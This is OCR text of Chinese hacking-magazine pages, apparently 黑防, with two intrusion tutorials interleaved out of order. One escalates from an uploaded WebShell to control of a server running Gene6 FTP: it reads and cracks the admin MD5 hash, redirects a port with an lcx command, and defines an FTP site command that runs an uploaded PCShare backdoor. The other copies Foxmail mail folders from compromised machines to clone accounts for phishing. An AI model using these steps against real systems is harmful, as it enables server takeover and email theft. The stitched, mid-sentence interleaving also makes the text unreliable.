


图 2

前黑防有一篇文章就是讲进入后台，如何上传WebShell的，方法有十来种，非常不错。建议大家多看黑防文章，看多了，经验自然就丰富了。这可不是做广告，是啥呢－－实话实说吧。

进入后台添加上传类型Cer，然后在前台发一个贴子，把你的WebShell当附件上传上去。

第二步：提权前的准备

拿到最高权限才是目的，我们先通过WebShell查看一下服务器的信息。经过查看，发现Wscript.shell显示True，这说明通过它能执行命令。这是关键，利用"netstat -an"命令可以查看端口及服务器的链接，通过"net user"可以查看用户情况，通过"ipconfig /all"可以查看网卡配置情况。通过浏览"C:\Progra~1"目录看到装有Gene6 Ftp。进入"C:\Progra~1\Gene6 FTP Server\RemoteAdmin"目录，下载Remote.ini回来，内容如下：

```
[Server]
IP=127.0.0.1,8021\r\n  //IP和端口号
GrantAllAccessToLocalHost=0
[Acct=Administrator] //管理员用户名
Enabled=1
Rights=0
Password=E10ADC3949BA59ABBE56E057F20F883E  //32位MD5密码
```

密码如此简单，竟然是123456，连接端口是8021，管理员用户名是Administrator，下面做什么呢？当然是通过8021端口连接它了，用什么连接它呢？用NC和微软自带的FTP连过去发现不行。看来解铃还需系铃人，还是用Gene6 FTP连吧。

> **小知识** Gene6 FTP：比较新的FTP服务器软件，支持RFC－959标准并增强其中的某些功能，上传和下载都可以续传，实时查看运行状态，占用带宽，还有很多功能。最新发布的新版3.0还拥有远程管理功能。如图3 所示。

安装完毕，新建一个Server，填入远程IP、连接端口、用户名、结果如图4 所示。

提示出错：非法登录或密码错。什么原因呢？又




图 3




图 4


仔细看了一下刚才的Remote.ini文件第一行内容是"IP=127.0.0.1,8021\r\n //IP和端口号"。难道和IP有关系？这又让我回想起当时玩黑防实验室过关游戏的时候，那位万元笔记本的大奖得主。他过第九关的方法是这样的：MySQL的端口3306，但没有远程连接用户，而是通过端口重定向，把它定向到另一端口，然后远程连接上去的。没错吧，多看黑防杂志收益非浅哦。拿出LCX的端口重定向工具，把8021转到8022上去，命令如下："lcx.exe tran 8022 127.0.0.1 8021"现在再通过Gene6远程连接，端口要改成8022，终于成功了！

第三步：提权

连接成功后，新建一个用户yongger，设置它的Access rights属性，功能是设置用户所在的目录，目录中文件的权限，需要注意的是，它不像Serv－U那样可以设置可执行权限。设置好后，我们可以FTP登录了，可能有的朋友要问了，还是没有执行权限，我们如何执行后门程序呢？又如何来提权呢？不要急慢慢来，关键的在后面，利用"put localfile remotefile"命令先把后门上传过去。

重点来了，接下来我们编写自己的命令，让它在FTP里执行我们的木马。刚才是设置Access rights属性，现在是设置Stie commands属性，设置属性的目的是让用户自己定义命令，在FTP里执行。点击右上角的绿色加号按钮来添加一条新命令，Command栏中填写命令自定义

适合读者：网络爱好者、入侵爱好者
前置知识：无



VIP会员学习成果展

由Foxmail开始的入侵

文/图 simeon

Foxmail在国内的用户非常多，很多管理员收信的时候喜欢设置成"记住密码"，尽管可以为大家带来不少方便，然而当主机被入侵后，所带来的损失无法估量。

下载Foxmail账号文件夹

在我们获得对方机器的Shell并且安装木马程序后，下一步的工作之一就是获取对方机器上的资料，其中Email信箱是我们进行"钓鱼"和获取信息的一个重要来源。如果在对方机器上面发现安装了Foxmail，那么就到安装Foxmail的目录路径下找到"Mail"文件夹，如图1所示，将该文件夹下所有的文件全部搬回来。




图1

小提示：如果是首次安装Foxmail则在其安装目录路径下找不到"mail"文件夹，新建一个账号后，会自动出现。

克隆账号

打开Foxmail软件，在"账号"菜单中单击"新建"，接着就会出现"Foxmail用户向导"，在用户名中输入要克隆的账号，例如我们在肉鸡上面获取的Foxmail账号中有"张三"，则在此也输入"张三"，如图2 所示。

对于后面的设置，我们随便输入什么都可以。设置完成后，单击"完成"按钮完成账号的克隆，然后关闭




图2

的命令名称，如Backdoor。Description里是对这个命令的描述，如"执行我的后门"。Eexcute里面填写后门所在的地址，这就是为什么先把后门利用put命令上传上去的原因。最后点击OK就可以了。

然后我们登录FTP，执行命令quote site backdoor，如图5 所示。

很快我的PCShare就上线了。

本文主要是通过第三方软件Gene6 FTP来达到提权的目的，虽然以前没接触过此软件，但是通过端口重定向，远程管理，添加命令实现了后门的执行。在此整个过程当中，如果管理员的密码设置复杂，爆破不出来的话，系统就会更加安全。此文主要是给大家提供一种提权思路，同时也希望网管们把密码设置的更加复杂些，所谓"千里之堤，溃于蚁穴"。




图5

Foxmail软件。

复制文件夹

这时在Foxmail的安装路径下如"C:\Program Files\Foxmail\mail",会出现刚才我们新建的账号"张三"。到Mail目录下,将需要克隆账号的文件夹复制到Foxmail安装目录并覆盖已存在文件,如图3所示。

